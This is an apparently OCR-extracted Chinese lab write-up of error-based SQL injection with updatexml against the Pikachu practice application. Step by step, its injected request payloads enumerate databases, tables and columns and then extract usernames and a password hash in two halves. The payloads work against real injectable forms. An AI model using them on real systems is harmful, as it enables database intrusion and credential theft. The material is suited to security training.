
1. 注入获取数据库

查询当前数据库：

doge’ or updatexml(1, concat(0x7e,database()), 0) or ’

修改包：username=doge’ or updatexml(1, concat(0x7e,database()), 0) or ’&password=22&sex=33&phonenum=44&email=55&add=66&submit=submit

获取数据库为 pikachu




2. 查询所有数据库：（由于长度不够，使用limit依次查询出所有的数据库 ）

updatexml(1,concat(0x7e,(select distinct concat_ws(’~’,table_schema) from information_schema.tables limit 0,1)),0) or ’#

修改包：

username=all’ or updatexml(1,concat(0x7e,(select distinct concat_ws(’~’,table_schema) from information_schema.tables limit 0,1)),0) or ’#&password=22&sex=1&phonenum=2&email=3&add=444&submit=submit



3. 查数据库pikachu的数据表(由于长度不够，使用limit依次查询出所有的字段)

all’ or updatexml(1,concat(0x7e,(select distinct concat_ws('~',table_name) from information_schema.tables where table_schema='pikachu' limit 0,1)),0) or '#

修改包


username=all’ or updatexml(1,concat(0x7e,(select distinct concat_ws('~',table_name) from information_schema.tables where table_schema='pikachu' limit 0,1)),0) or '#&password=22&sex=1&phonenum=2&email=3&add=444&submit=submit

4. 第3步获得users表的字段

all’ or updatexml(1,concat(0x7e,(select distinct concat_ws('~',column_name) from information_schema.columns where table_schema='pikachu' and table_name='users' limit 0,1)),0) or '#

修改包：

username=all’ or updatexml(1,concat(0x7e,(select distinct concat_ws('~',column_name) from information_schema.columns where table_schema='pikachu' and table_name='users' limit 0,1)),0) or '#&password=22&sex=1&phone



依此查询获得 id，username，password，level

5. 获取user表的username字段信息

all’ or updatexml(1,concat(0x7e,(select username from users limit 0,1)),0) or '#

6. 由于字段信息过长，采用分段方式获取member 表中的pw字段信息

获取member 表中的pw字段长度：

doge’ or updatexml(1, concat(0x7e,length((select pw from member limit 0,1))), 0) or ’#

修改包：

username=doge’ or updatexml(1, concat(0x7e,length((select pw from member limit 0,1))), 0) or ’#&password=22&num=2&email=3&add=444&submit=submit

XPATH syntax error: '~32'

获得长度为32

注意：有的数据库字段起始为0，有的为1

获取前半段

doge’ or updatexml(1, concat(0x7e,substring((select pw from member limit 0,1),1,16)), 0) or ’#

num=2&email=3&add=444&submit=submit

修改包：

username=doge’ or updatexml(1, concat(0x7e,substring((select pw from member limit 0,1),1,16)), 0) or ’#&password=22&sex=1&phonenum=2&email=3&add=444&submit=submit

XPATH syntax error: '~e10adc3949ba59ab'

获取后半段

username=doge’ or updatexml(1, concat(0x7e,substring((select pw from member limit 0,1),17,32)), 0) or ’#&password=22&sex=1&phonenum=2&email=3&add=444&submit=submit

XPATH syntax error: '~be56e057f20f883e'